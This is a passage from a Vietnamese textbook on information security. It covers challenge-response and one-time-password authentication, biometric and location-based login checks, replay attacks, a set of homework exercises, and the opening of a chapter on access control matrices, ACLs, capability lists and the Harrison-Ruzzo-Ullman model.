Ngoài các biện pháp đã nêu lên (trong toàn bộ phần 2), ta cũng cần qui định chu kỳ người sử dụng phải thay đổi mật khẩu. Một mật khẩu cũ đến hạn (quá tuổi sử dụng) sẽ phải bị thay thế. Người sử dụng sẽ có thời gian để lựa chọn mật khẩu mới (thông qua việc nhắc, đếm dần từng ngày, trước khi tiến hành bắt đổi mật khẩu). Ngược lại, khi đã thay đổi mật khẩu mới, người dùng sẽ bị cấm thay đổi mật khẩu trong một thời gian đủ lâu để có thể đảm bảo sử dụng mật khẩu mới thực sự (và ghi nhớ được nó). Điều này cần có để bắt buộc người dùng phải thực sự tôn trọng luật thay đổi mật khẩu đã quá hạn, không thể cố tình đối phó với qui định để quay về dùng lại mật khẩu cũ một cách dễ dàng.

6.3 THÁCH THỨC – ĐÁP ỨNG

Phương pháp xác thực bằng mật khẩu truyền thống có một vấn đề cơ bản là tính sử dụng lại của mật khẩu. Mật khẩu phải dùng đi dùng lại nhiều lần, một khi có kẻ quan sát tóm bắt được mật khẩu, hắn hoàn toàn có thể đóng giả thay thế người chủ mật khẩu để đăng nhập hệ thống thành công. Như ta đã nêu trước đây, nếu kẻ địch nghe trộm ở đường truyền kết nối terminal và hệ thống thì sau đó có thể dùng cơ chế phát lại (replay) để đăng nhập giả mạo thành công.

Vì vậy cơ chế thách thức – đáp ứng (challenge- response) có thể được sử dụng để khắc phục vấn đề này. Hai bên, User (U) và hệ thống (S) có thể thống nhất với nhau trước để thiết lập một hàm *f* bí mật; sau đó cơ chế đăng nhập sẽ gồm các bước cơ bản như sau:

U→S: yêu cầu đăng nhập

S→U: *r*, một giá trị sinh ngẫu nhiên

U→S: *f*(*r*)

Hệ thống có thể kiểm tra vì cũng tự sinh được *f*(*r*). Rõ ràng các thông tin gửi qua lại trên đường truyền là liên tục thay đổi (vì *r* ngẫu nhiên) và do đó kẻ địch không thể sử dụng tấn công phát lại. Tất nhiên việc thống nhất trước một hàm bí mật *f* có vẻ là một yêu cầu lạ và không đơn giản. Thực ra thực hiện điều này không khó vì nó cũng tương đương với việc xác lập một mật khẩu người dùng (bí mật chung giữa user và hệ thống).

Ví dụ 6.5: Hàm f có thể là một hàm mật mã đối xứng phổ biến. Ví dụ như ta có thể sử dụng $f(X) = DES_K(X)$ trong đó K là giá trị băm của mật khẩu, chính là giá trị bí mật chia sẻ giữa người dùng và hệ thống.

Một ví dụ nổi tiếng khác về xác thực bằng thách thức – đáp ứng là cơ chế mật khẩu dùng chỉ một lần (one-time password), được gọi là S/Key đề xuất bởi L. Lamport. Ý tưởng của Lamport là sử dụng chuỗi giá trị băm liên tiếp, mỗi giá trị trong chuỗi này sẽ được dùng như một mật khẩu, bắt đầu kể từ phần tử cuối cùng (sinh ra cuối cùng trong chuỗi băm). Như vậy sự thách thức và đáp ứng nằm ở chỗ khi băm mật khẩu cung cấp bởi người dùng ở lần đăng nhập thứ *i+1* hệ thống phải nhận được mật khẩu đã sử dụng ở lần thứ *i* (ngay kế trước).

6.4 XÁC THỰC QUA SINH TRẮC

Các đặc trưng sinh trắc học trên cơ thể con người có thể được sử dụng để xác định duy nhất từng cá thể. Nhận dạng thông qua đặc điểm sinh trắc đã có từ rất xa xưa, chẳng hạn như việc xác định danh tính người thông qua giọng nói, hay đặc điểm khuôn mặt. Khoa học nghiên cứu về sinh trắc đã cho biết một số yếu tố sinh trắc có thể sử dụng để xác định mang tính duy nhất, như liệt kê sau đây:

- Dấu vân tay: là một trong những đặc điểm nhận dạng sinh trắc phổ biến sử dụng nhất (sử dụng từ rất lâu trong lĩnh vực *tìm kiếm tội phạm*). Dấu vân tay

có thể được số hóa và đưa vào máy tính thông qua thiết bị quét. Tuy nhiên nhận dạng dấu vân tay không đơn giản là so sánh ảnh bitmap (điều hầu như là bất khả thi vì chúng thường khá lớn và rất dễ khác biệt do xô lệch khi chụp quét). Cơ chế xử lý ở đây là xây dựng một biểu diễn đồ thị từ một ảnh vân tay, trong đó mỗi đỉnh là một dạng đặc trưng xác định trước (ví dụ như chóp uốn). Vì vậy bài toán nhận dạng dấu vân tay có thể chuyển về thành một vấn đề thuật toán kinh điển là so khớp đồ thị (graph matching).

- Giọng nói: Có thể sử dụng theo hai cách – so khớp về giọng và so khớp về nội dung. So khớp giọng nói là so khớp với các mẫu đã được ghi nhận trong cơ sở dữ liệu hệ thống. Kỹ thuật này được thực hiện thông qua việc phân tích chiết suất các đặc tính tín hiệu và từ đó thực hiện các phép kiểm tra giả thiết thống kê (statistical hypothesis). Ngược lại so khớp nội dung không quan tâm đến người nói mà chỉ cần kiểm tra nội dung của cầu trả lời có phù hợp câu hỏi hay không
- Mắt: Ảnh võng mạc mắt cũng được xem là dấu hiệu xác định duy nhất cho từng người. Ảnh có thể thu được thông qua máy chụp (khi nhìn vào khe chỉ định của máy đo), sau đó được phân tích để xác định các yếu tố đặc trưng. Các phép kiểm tra giả thiết thống kê cũng được sử dụng để loại bỏ sự trùng khớp ngẫu nhiên.
- Mặt: Tương tự các phương pháp trên, khi mặt được giữ cố định, người ta có các thiết bị để chụp và chiết xuất các yếu tố đặc trưng cần thiết mà tổ hợp của chúng được cho là có thể xác định duy nhất đối tượng.
- Mẫu gõ phím (keystroke pattern): Mặc dù đây là một quá trình động, việc theo dõi ghi nhận tốc độ, các khoảng trễ trong khi gõ phím có thể đưa lại những mẫu gõ phím mang tính đặc trưng của mỗi người. Các đặc trưng chiết xuất (mẫu gõ) cũng có thể được sử dụng để so khớp với mẫu có sẵn để sử dụng vào xác thực.

6.5 XÁC THỰC QUA ĐỊA ĐIỂM

Xác minh thông qua việc nhận biết địa điểm của đối tượng có thể được sử dụng như một yếu tố hỗ trợ quan trọng trong xác thực, chính xác hơn là dùng vào lọc bỏ đối tượng mạo danh. Chẳng hạn như nếu một người là một nhân viên quan trọng của một ngân hàng trung ương tại một nước nào đó đăng nhập vào hệ thống máy tính của ngân hàng từ một địa chỉ IP rất xa xôi, có thể là ở một nước ngoài xa lạ hoặc thù địch, thì hệ thống có thể nghi ngờ khả năng đang bị tấn công mạo danh bởi thế lực nào đó bên ngoài. Cơ chế này thường dùng kết hợp với các cơ chế xác thực khác để tạo nên tính an toàn cao.

6.6 PHỐI HỢP NHIỀU PHƯƠNG PHÁP

Khi cần đảm bảo tính an toàn cao nhất cho việc đăng nhập hệ thống, người ta thường phối hợp các phương pháp nói trên, chẳng hạn như phối hợp xác thực bằng mật khẩu với xác thực dấu vân tay, phối hợp xác thực dấu vân tay và vị trí địa điểm … Ngoài ra để tạo ra một thách thức cao nhất đối với những kẻ tấn công hệ thống có thể được cài đặt để thường xuyên thay đổi cách thức phối hợp các loại hình xác thực, tức là thay đổi cấu hình của chế độ xác thực. Một số hệ điều hành dựa trên Unix cho phép sử dụng một cơ chế đặt cấu hình được gọi là *pluggable authentication modules* (PAM).

★6.7 TẤN CÔNG MẬT KHẨU TRÊN ĐƯỜNG TRUYỀN

Là một trong những hình thức tấn công nguy hiểm ít được đề cập đến gần đây. Kẻ tấn công có thể nghe trộm trên đường truyền từ thiết bị đầu cuối (có thể chỉ gồm màn hình và bàn phím, chuột) và CPU trung tâm. Vì vậy nó cũng được gọi là tấn công máy trạm cuối (terminal attack) Với khả năng nghe trộm này, bất cứ thông tin trao đổi qua lại nào giữa thiết bị terminal và CPU đều có thể bị kẻ tấn công ghi lại và sau đó dùng vào thực hiện kiểu tấn công phát lại (replay attack). Vì vậy dù mật khẩu đã bị mã hóa hay băm trước khi gửi đi cũng không ngăn cản được kẻ địch giả mạo đáp ứng thành công bằng việc đơn giản là phát lại các thông tin dữ liệu đã nghe trộm ở phiên trước đây.

Tấn nhiên loại tấn công này có thể chống được bằng một cơ chế thách thức đáp ứng, có thể vẫn là sử dụng một mật khẩu duy nhất nhưng được sử dụng như một tham số khóa bí mật của hàm đáp ứng. Các bước thực hiện cụ thể như sau:

A → System: Alice

S → A: *r, được sinh ngẫu nhiên bởi S*

A → S: $f_z(r)$

trong đó, *z* là một giá trị băm của mật khẩu mà A đã tạo với hệ thống, do đó *z* có thể coi là một khóa bị mật chung giữa A và S. Kẻ địch dù nghe trộm tất cả các thông điệp trên đường truyền cũng vô tác dụng vì giá trị thách thức *r* sẽ thay đổi liên tục nên các đáp ứng cũng phải thay đổi theo mới phù hợp.

Trong hệ thống Kerberos, theo một cơ chế thách thức-đáp ứng tương tự, thuật toán Needham-Schroeder đã được cải biến để cho phép hai bên A và B có thể xác thực được nhau khi đã có cùng một "*người quen chung*", tức là máy chủ S mà cả A và B đã xác lập bí mật chung (mật khẩu). Chính các mật khẩu này được sử dụng như là khóa đối xứng bí mật để đảm bảo các kênh truyền giữa A hay B với S.

CÂU HỎI VÀ BÀI TẬP

1. Xác thực danh tính khác gì với xác thực thông điệp?
2. Đoạn trích sau đây ([Bishop]) sẽ cung cấp một vài ý tưởng hiện thức hóa một trong hai tiếp cận tấn công mật khẩu. Hãy nêu rõ là tiếp cận nào và phân tích tính đúng đắn.


   > Many UNIX systems make the files containing complementation information readable only by root. These schemes, which use shadow password files, make the set of complements c in actual use unknown. Hence, there is insufficient information to determine whether or not f(a) is associated with a user. Similarly, other systems make the set of complementation functions F unknown; again, the computation of the value f(a) is not possible

3. Trong định nghĩa chung của một hệ xác thực như là một bộ 5 thành phần (A,C,F,L, S), tại sao thành phần F được nêu như là một tập các hàm xác minh mà không phải đơn giản là chỉ một hàm xác minh chọn trước? Giải thích cụ thể.
4. Một hệ thống điều khiển truy nhập yêu cầu người dùng chọn mật khẩu có 6 ký tự trên bảng chữ kích thước 96 (phải loại trừ các ký tự đặc biệt trong bộ ASCII). Một hãng cạnh tranh thù địch muốn phá hoại hệ thống này quyết định chế tạo một chip thực hiện tấn công từ điển với tốc độ cao; nếu chip thực hiện được 10 nghìn phép thử trong một giây thì giá thành là 1 nghìn đôla, nhưng sau đó cứ tăng được tốc độ gấp hai thì giá thành tăng gấp 3. Vậy muốn thực hiện một kế hoạch tấn công trong vòng 1 tháng với hy vọng thành công ít nhất 50%, kẻ địch sẽ phải đầu tư ít nhất bao nhiều tiền?
5. Một hệ thống điều khiển truy nhập yêu cầu người dùng chọn mật khẩu trên bảng chữ kích thước 96 (phải loại trừ các ký tự đặc biệt trong bộ ASCII). Kỹ thuật muối (Salting) cho phép làm giảm tốc độ thực hiện của tấn công từ điển. Hãy mô tả tóm tắt ý tưởng và cách cài đặt. Nếu ta muốn người dùng chỉ phải nhớ mật khẩu độ dài 4 ký tự, nhưng hệ thống vẫn có tính an toàn tương tự như dùng mật khẩu 7 ký tự thì phải cần dùng bao nhiêu Salt bits?
6. Hãy trình bày cụ thể ý tưởng của Lamport thông qua một số bước tóm tắt bằng tiếng Anh sau:

   > h one-way hash function (MD5 or SHA-1, for example)
   > User chooses initial seed k
   > System calculates: $h(k) = k_1$, $h(k_1) = k_2$, …, $h(k_{n-1}) = k_n$
   > Passwords are reverse order: $p_1 = k_n$, $p_2 = k_{n-1}$, …, $p_{n-1} = k_2$, $p_n = k_1$

   Cho biết nếu người dùng muốn sử dụng một mật khẩu tối thiểu 3 năm, mỗi ngày đăng nhập hệ thống ít nhất một lần thì người dùng phải chọn trước giá trị tối thiểu của n là bao nhiêu
7. Có thể tiến hành tấn công từ điển đối với hệ thống xác thực loại thách thực-đáp ứng được không? Nêu và phân tích chi tiết ý kiến của mình

8. Captcha (hình vẽ minh họa dưới) có phải là một phương thức xác thực không? Phân tích ý nghĩa của nó.



9. Phân tích mối quan hệ của hệ thống Kerberos (phần đọc thêm dưới đây) và bài toán xác thực.
10. Giao thức sau đây có thể sử dụng để nâng cao sự an toàn của xác thực bằng thách thức-đáp ứng. Hãy phân tích chi tiết

    Ta hãy giả thiết là A và B đã chia sẻ một khóa bí mật đối xứng s từ đầu.

    A →B: Alice|| $E_s(p)$

    B → A: $E_s(E_p(k))$

    (Now Alice, Bob share a randomly generated secret session key k)

    A →B: $E_k(R_A)$

    B →A: $E_k(R_A R_B)$

    A →B: $E_k(R_B)$

Chương VII
ĐIỀU KHIỂN TRUY NHẬP

Chương này sẽ trình bày một cách hệ thống các khái niệm và vấn đề cơ bản liên quan đến chủ đề *điều khiển truy nhập* (*access control*). Về cơ bản, cách trình bày của chúng tôi sẽ có phần khung dựa vào chương 2 và chương 14 (*Access Control Matrix* và *Access Control Mechanism*) của [S1]. Các phần nội dung trình bày xoay quanh các mô hình điều khiển truy nhập cơ bản, ngoài ra chúng tôi còn cung cấp một ví dụ thực tế (case study) về điều khiển truy nhập trong hệ điều hành Unix. Nội dung trình bày cụ thể của chương này

- *Các khái niệm cơ bản*
- *Mô hình Ma trận truy nhập*
- *Điều khiển truy nhập tùy nghi (Discretionary Access Control – DAC)*
- *Điều khiển truy nhập cưỡng chế (Mandatory AC – MAC)*
- *Điều khiển truy nhập hướng vai trò (Role-based AC – RBAC)*
- *Điều khiển truy nhập trong hệ điều hành Unix*

7.1 KHÁI NIỆM CƠ BẢN

Nếu như *Xác thực* (authentication) là pha đảm bảo an toàn đầu tiên mà hệ thống cần kiểm soát khi người sử dụng mới đăng nhập, nhằm đảm sự chính danh, thì *điều khiển truy nhập* (AC: access control) là pha thứ hai quyết định xem người dùng có thể làm gì và như thế nào trong ngôi nhà hệ thống này. Trong giáo trình "Security Engineering", tác giả Ross Anderson có viết "Its function is to control which principals (persons, processes, machines, …) have access to which resources in the system -- which files they can read, which programs they can execute, and how they share data with other principals, and so on". Có thể hình dung hệ thống có một kho tập hợp các tài nguyên (files, tiến trình, cổng thiết bị …) mà NSD (thông qua tiến trình thực hiện) có thể được cho phép truy nhập đến một mức độ nào đó (từ không được phép đến toàn quyền), và cũng có thể chia sẻ những quyền truy nhập mà mình có này với các NSD khác. Một cơ chế điều khiển truy nhập cụ thể (AC mechanism) sẽ quyết định toàn bộ câu chuyện cho phép và chia sẻ quyền sử dụng tài nguyên này.

Ý nghĩa mang tính nền móng của AC cho thấy tầm quan trọng và sự phổ biến rộng rãi của nó. Dễ nhìn thấy AC có mặt ở hầu khắp các ứng dụng liên quan đến doanh

nghiệp, các hệ cơ sở dữ liệu, và đương nhiên là các hệ điều hành và trình điều khiển thiết bị phần cứng. Đương nhiên khái niệm về AC đã ra đời từ rất sớm khi mà một cỗ máy tính toán không phải được chế tạo cho chỉ một NSD mà là một tập hợp người, chia sẻ sử dụng, với các nhiệm vụ (và kéo theo nó là pham vi sử dụng tài nguyên) khác nhau mà có thể rất phong phú. Vậy mô hình đầu tiên về AC đã được hình thành như thế nào và từ bao giờ?

Mô hình đầu tiên được biết đến về AC là một mô hình rất cơ bản, mô hình ma trận điều khiển truy nhập (access control matrix), được đưa ra để nghiên cứu cơ chế bảo vệ hệ thống (Protection), tức là thuộc về những nghiên cứu đầu tiên trong lĩnh vực anh toàn thông tin. Mô hình bảo vệ này được đưa ra bởi Lampson (1971), sau đó được làm mịn hơn bởi Graham và Denning (1972) và được nâng cao thành một mô hình khái quát về bảo vệ hệ điều hành ("Protection in Operating Systems", 1976). Ở đây các tác giả khái quát khái niệm hệ thống như một máy trạng thái, trong đó tình trạng an toàn (được bảo vệ của hệ thống) được gọi là trạng thái bảo vệ (protection state). Trạng thái bảo vệ này có thể mô tả bằng các thuộc tính chế độ cài đặt của hệ thống có liên quan đến bảo vệ. Sự hoạt động không ngừng của hệ thống sẽ gây nên sự chuyển dịch của trạng thái bảo vệ. Chẳng hạn như sự thay đổi quyền tương tác của một NSD với hệ thống, dù chỉ là thêm vào hay bớt đi khả năng sử dụng đối với một tệp dữ liệu.

7.2 MA TRẬN ĐIỀU KHIỂN TRUY NHẬP

7.2.1 Khái niệm chung

Ma trận điều khiển truy nhập (Access Control Matrix – ACM) là một công cụ hình thức cơ bản để thể hiện trạng thái bảo vệ hệ thống một cách chi tiết và chính xác. Nó sẽ cung cấp thông tin chi tiết và chính xác rằng, tại thời điểm đang xét, một tài nguyên nào đó có thể được truy nhập bởi một NSD nào đó với những quyền cho phép cụ thể xác định nào đó. Cụ thể là, mô hình được đặc trưng bởi bộ ba (S,O,R) trong đó:

- $S=\{s_1,s_2, \ldots, s_n\}$: tập hợp các chủ thể (subjects) có thể yêu cầu truy nhập đến tài nguyên, ví dụ như NSD (users) hay các tiến trình kích hoạt bởi NSD
- $O=\{o_1,o_2, \ldots, o_m\}$: tập hợp các đối tượng truy nhập (objects) tức là các tài nguyên, phổ biến là các tệp dữ liệu lưu trữ.
- $R=\{r_1,r_2, \ldots, r_k\}$: tập các quyền cụ thể xác định sẵn mà mỗi phần tử của S có thể có đối với mỗi phần tử của O

Như vậy trong MCM, mỗi chủ thể sẽ ứng với một dòng, còn mỗi đối tượng sẽ ứng với một cột còn mỗi ô của ma trận sẽ liệt kê các quyền (nằm trong R) mà chủ thể ở dòng tương ứng có thể sử dụng đối với đối tượng ở cột tương ứng, $A[s_i, o_j] = \{ r_x, \ldots, r_y \}$. Nói một cách nôm na, nó giống như một "quyển sổ kê khai tài sản" lớn cho biết tình trạng được bảo vệ chi tiết và cụ thể của mỗi tài sản, tức là thông tin về những đối tượng có thể sử dụng tài sản cùng với thông tin về quyền sử dụng cụ thể của mỗi đối tượng này. Mỗi ACM như một ảnh chụp của trạng thái bảo vệ tại mỗi thời điểm. Khi có

chuyển dịch trang thái (state transition), ma trận với các phần tử trong ô dữ liệu nào đó sẽ bị thay đổi.

Ví dụ 7.1 Hãy xem xét một thiết bị tính toán đơn giản có một tiểu hệ điều hành, trong đó chỉ có 2 chủ thể là tiến trình *p* và *q* và 2 tệp dữ liệu *f* và *g*. Các quyền có thể là đọc (Read), viết sửa (Write), gọi thực hiện (eXecute), ghi thêm (Append) và làm chủ (Own). Một ma trận cụ thể ví dụ có thể giống như sau:

	F	*g*	*p*	*q*
p	*Rwo*	*r*	*rwxo*	*w*
q	*A*	*ro*	*r*	*rwxo*

Tại A[*p*,*f*]= "*rwo*", cho thấy tiến trình *p* là chủ sở hữu dữ liệu *f* đồng thời có đủ quyền đọc và viết với *f*. A[*p*,*q*]="*w"* cho thấy tiến trình *p* có thể gửi tin (viết) cho tiến trình *q*, còn q có quyền nhận tin (đọc) từ p vì A[*q*,*p*] = "*r*". Mỗi tiến trình có đầy đủ quyền đối với chính mình ("*rwxo*")

Trên lý thuyết, sự thiết lập của ma trận truy nhập (ACM) là rất hữu lý. Tuy nhiên nếu cài đặt trực tiếp một ma trận như vậy lại là không thể vì nó vừa quá lớn, vừa quá lãng phí. Trong thực tế, một ma trận như vậy cho một hệ điều hành kiểu Unix sẽ lớn không thể tưởng tượng được: cần nhớ rằng bất kỳ tệp dữ liệu nào cũng sẽ chiếm một cột của bảng này. Lãng phí cũng rất lớn do đa phần các ô của bảng sẽ rỗng do hầu hết tài nguyên ở dạng chỉ dành cho một NSD hoặc một nhóm nhỏ NSD, tức là chỉ một số ít dòng của bảng. Đó là chưa kể với kích thước quá lớn, khả năng lưu trữ toàn bộ ma trận tại bộ nhớ trong là rất thấp, do đó các thao tác truy cập, tìm kiếm sẽ lâu, đến mức không thể chấp nhận được đối với thực tế ứng dụng của các hệ điều hành. Vì vậy, người ta cần nghiên cứu các cách cái đặt gián tiếp ACM để mang lại tính khả thi cao hơn.

Các giải pháp để cài đặt ACM một cách khả thi đều dựa trên nguyên tắc chung là phân rã ma trận để tiện lưu trữ và truy xuất đồng thời biểu diễn các thành phần này bằng các khái niệm biểu hiện (đối tượng quản lý của hệ điều hành) thích ứng với phạm vi mới. Cụ thể có các giải pháp phổ biến sau:

- Phân rã theo cột: tạo nên đối tượng quản lý là các danh sách điều khiển truy nhập (access control list: ACL). Các ACL sẽ được gắn vào các đối tượng tài nguyên (object), cung cấp danh sách các NSD và quyền có thể truy nhập đến đối tượng
- Phân rã theo dòng: tạo nên các danh sách khả năng (capability list), được gắn với các chủ thể (NSD), cung cấp danh sách các tài nguyên mà chủ thể có thể sử dụng với quyền truy nhập cụ thể tươn ứng.
- Thông qua các biểu diễn gián tiếp khác, ví dụ như khóa, nhóm, vai trò, …

Tất cả các giải pháp này đều cố gắng tạo ra một môi trường hoạt động có ngữ nghĩa sử dụng thuận tiện nhất.

7.2.2 Danh sách quyền truy nhập (Access Control List: ACL)

Danh sách quyền truy nhập (ACL) sẽ được gắn vào dữ liệu điều khiển của mỗi tài nguyền (v/d tệp dữ liệu). Chẳng hạn, dữ liệu điều khiển của một file F sẽ được gắn một danh sách các truy nhập có thể như (U:r,w,o; V:w; S:r); qua đó, hệ thống cho phép một chủ thể U có quyền làm chủ, được đọc và sửa lên F, và chủ thể V được sửa, chủ thể S được đọc đối với tệp F.

Nguyên tắc chung của giải pháp ACL là hết sức đơn giản, rõ ràng, nhưng việc cài đặt cụ thể có thể sẽ khác nhau ở các hệ thống khác nhau. Một giải pháp sử dụng ACL cụ thể sẽ phải đưa ra các câu trả lời và biện pháp cài đặt chi tiết cho các vấn đề sau:

- Ai được phép cập nhật lên ACL của mỗi đối tượng tài nguyên?
- Những loại sửa đổi cập nhật nào là được phép?
- Nếu có những đặc quyền truy nhập (permission) có mâu thuẫn với nhau thì giải quyết như thế nào?
- Giải quyết ra sao cho thủ tục rút phép (revocation)?

Để đảm bảo đáp ứng cho các vấn đề trên một cách hiệu quả, các hệ điều hành thường sử dụng thêm các khái niệm *chủ nhân* (owner) và *nhóm* (group). Mỗi đối tượng sẽ có một hoặc một nhóm các chủ nhân, tức là các chủ thể được phép sửa đổi cập nhật lên ACL. Điều này cho phép giảm sự tập trung của việc quản lý cấp phép sử dụng vào người quản trị trưởng (superuser/admin). Thông thường bất kỳ NSD nào tạo ra một tài nguyên mới sẽ là chủ nhân của đối tượng này, và có thể cấp phép sử dụng cho các NSD khác với các quyền cho phép cụ thể khác nhau (permission), thậm chí là cho phép cả quyền làm chủ (đồng chủ nhân). Rõ ràng cách tiếp cận này cho phép sự mềm dẻo, và tính phân tán cao trong công tác quản trị. Tuy nhiên, nó có những nhược điểm rõ ràng về mặt an toàn. Điểm yếu điển hình nhất có thể xảy ra là một đối tượng có thể có nhiều hơn một chủ nhân và các chủ nhân có thể có những mong muốn và cách quản trị trái ngược nhau dẫn đến những mâu thuẫn trong việc ban phát quyền. Nhưng qui định bảo mật có thể sẽ bị vi phạm khi việc chuyển giao quyền chủ nhân bị lợi dụng, khai thác quá mức.

Bên cạnh khái niệm chủ nhân, sự giới thiệu khái niêm nhóm sẽ giúp cho tác vụ quản trị cấp phép phát quyền được đơn giản hóa hơn nữa. Nhóm là tập con các NSD được xác định thông qua một tên nhóm và khi một chủ nhân cấp phép cho một nhóm thì tất cả các NSD trong nhóm đều được hưởng quyền khai thác tài nguyên đó. Nhờ có khái niệm nhóm này việc quản trị cấp phép/rút phép sẽ thực hiện nhanh hơn, mang tính hàng loạt.

7.2.3 Danh sách năng lực (capabilility list)

Đây là cách tiếp cận của việc phân hoạch ma trận theo dòng, từng là theo chủ thể (subject). Tài khoản của mỗi chủ thể sẽ chứa một cấu trúc dữ liệu để lưu tất cả các quyền truy nhập tài nguyên mà chủ thể này có, tức là một danh sách năng lực truy nhập (capability list). Danh sách truy nhập này cần phải được tạo ra nhỏ nhất có thể, vừa đủ có thể làm việc theo đúng chức năng của chủ thể -- đây chính là nguyên lý khá phổ biến trong CNTT, với tên gọi nguyên lý tối thiểu đặc quyền (principle of least priviledge) . Một ví dụ cho tiếp cận sử dụng danh sách truy nhập là hệ điều hành EROS (http://www.eros-os.org/eros.html).

Ví dụ 7.2 Sau đây là hai danh sách truy nhập ứng với hai chủ thể Fred và Jane trong một hệ điều hành kiểu Unix:

Fred → /dev/console(RW)→ fred/prog.c(RW) → fred/letter(RW) → /usr/ucb/vi(X)

Jane → /dev/console(RW) → fred/prog.c(R) → fred/letter()→ usr/ucb/vi(X)

Bên cạnh hai tiếp cận phổ biến hơn nói trên, người ta cũng đề xuất các phương án khác. Chẳng hạn như ACT (Access Control Triples), tức là danh sách các bộ ba (chủ thể, đối tượng, quyền truy nhập) được lưu trong một cấu trúc bảng; nó chính là biểu diễn rút gọn của ma trận toàn thể bằng cách triệt tiêu toàn bộ các ô dữ liệu trống. Cách tiếp cận khác sử dụng các khái niệm riêng như Lock và key: các tài nguyên có cấu trúc điều khiển gọi là lock mà chủ thể nào muốn sử dụng thì phải có key tương ứng (cũng là một thông tin điều khiển). Cách tiếp cận này phối hợp cả hai kiểu sử dụng ACL (danh sách truy nhập) và CL (danh sách năng lực).

Ví dụ 7.3. Một ma trận nhỏ có thể được biểu diễn theo cả 3 cách - dùng ACL, CL và ACT.

Sử dụng ACL

File 1	File 2
Joe:Read	Joe:Read
Joe:Write	Sam:Read
Joe:Own	Sam:Write
	Sam:Own

Sử dụng CL

Joe: File 1/Read, File 1/Write, File 1/Own, File 2/Read

Sam: File 2/Read, File 2/Write, File 2/Own

Sử dụng ACT

Subject	Access	Object
Joe	Read	File 1
Joe	Write	File 1
Joe	Own	File 1
Joe	Read	File 2
Sam	Read	File 2
Sam	Write	File 2
Sam	Own	File 2

Ba cách làm này đều cùng biểu diễn chung một trạng thái của một hệ thống truy nhập với hai chủ thể là Sam và Joe và hai đối tượng tài nguyên là File 1 và File 2

7.3 MÔ HÌNH HARRISON-RUZZO-ULLMAN VÀ ĐIỀU KHIỂN TRUY NHẬP TÙY NGHI

Điều khiển truy nhập tùy nghi (Discretionary Acess Control - DAC) là sự thể hiện của nguyên lý: quyền truy nhập (right) cho từng cặp (chủ thể, đối tượng) có thể được xác định riêng rẽ và có thể quyết định bởi chủ thể chủ nhân của đối tượng (owner). Nguyên lý này là đối lập với nguyên lý điều khiển dựa trên chính sách chung của hệ thống mà ta sẽ nói tới khi bàn về mô hình điều khiển cưỡng chế (Mandatory Access Control – MAC) ở mục tiếp theo. Trước hết ta hãy làm quên với một mô hình mang tính hình thức cao mang tên 3 tác giả đã đề xuất nó, tức là mô hình Harrison-Ruzzo-Ullman (viết tắt là HRU). Mô hình này có thể coi là một phiên bản mang tính hình thức (formal model) của DAC.

7.3.1 Mô hình Harrison-Ruzzo-Ullman (HRU)

Về mặt lý thuyết, mô hình HRU là một cố gắng khái quát hóa (hình thức hóa) các khái niệm về trạng thái bảo vệ và ma trận truy nhập, hướng tới mô tả các hoạt động của hệ điều hành và tính an toàn của nó. Nhờ có mô hình này, các tiếp cận cụ thể về điều khiển truy nhập có thể được đặc tả dễ dàng hơn, các chính sách và thuộc tính về ATBM có thể được đặc tả chính xác hơn. Đặc biệt bài toán An toàn (Safety problem) đã được hình thành trên cơ sở mô hình và việc đánh giá một hệ thống có đang ở trạng thái an toàn hay không là có thể biết (quyết định) được.

Như đã nói ACM xác định trạng thái bảo vệ hiện thời của hệ thống (protection state). Một hệ thống được quan niệm là an toàn nếu như trạng thái hiện thời của nó nằm trong khu vực an toàn, xác đinh bởi một tập các trạng thái an toàn Q mà người thiết kế chính sách mong muốn. Nếu ta gọi P là tập tất cả các trạng thái mà hệ thống có thể đạt đến thì P\Q chính là tập các trạng thái không an toàn. Tuy nhiên rõ ràng người ta không thể liệt kê hết các trạng thải của Q (vì quá lớn) nên chỉ có thể mô tả nó bằng các đặc tính cần thiết. Mỗi một hành động của hệ điều hành (do sự vận động của hệ thống) như sự thực hiện của 1 lệnh sẽ tạo nên một chuỗi các chuyển dịch trạng thái. Bài

toán Safety problem được đặt ra như là vấn đề làm sao để đánh giá một chuỗi dịch chuyển trạng thái có an toàn hay không, tức là có đưa trạng thái hệ thống thay đổi chỉ trong Q hay chạy ra ngoài P\Q.

Hiện nay người ta chưa giải quyết triệt để bài toán nói trên mà mới chỉ có những kết quả cục bộ, có thể đánh giá được tính an toàn trong một số điều kiện nào đó. Tức là bài toán thuộc loại ra quyết định này (an toàn hay không) chỉ mới giải được khi đưa về những trường hợp đặc biệt với một số điều kiện đủ tốt. Cách tiếp cận chính ở đây là qui các biến đổi trạng thái về một dạng chuẩn nào đó, tiện lợi để đánh giá chúng. Người ta đã chứng minh được rằng mỗi chuyển dịch (phát sinh từ một lệnh hệ điều hành) đều có thể được chuyển về một chuỗi gồm các thao tác nguyên tố cơ bản, tác động lên ACM. Nhờ đó việc đặc tả chuỗi chuyển dịch và đánh giá tính an toàn của chúng có thể thực hiện được. Các thao tác cơ bản này là như sau:

- Tạo mới: **create subject** *s*; **create object** *o*
  - Việc tạo mới mỗi chủ thể hay đối tượng nay sẽ tương ứng tạo mới một dòng hay cột của ACM
- Xóa bỏ: **destroy subject** *s*; **destroy object** *o*
  - Sẽ xóa bỏ dòng/cột tương ứng của ACM
- Cấp quyền: **enter** *r* **into** *A*[*s*, *o*]
  - Thêm vào quyền *r* cho chủ thể *s* đối với đối tượng *o*.
- Thu quyền: **delete** *r* **from** *A*[*s*, *o*]
  - Thu hồi quyền *r* khỏi chủ thể *s* đối với đối tượng *o*

Như vậy một tiến trình p khởi tạo một tệp dữ liệu mới f với các quyền read, write cho nó, sẽ có thể viết dưới dạng một lệnh gồm một chuỗi các thao tác nguyên tố như sau:

command *create•file*(*p*, *f*)
  create object *f*;
  enter *own* **into** *A*[*p*, *f*];
  enter *r* **into** *A*[*p*, *f*];
  enter *w* **into** *A*[*p*, *f*];
end

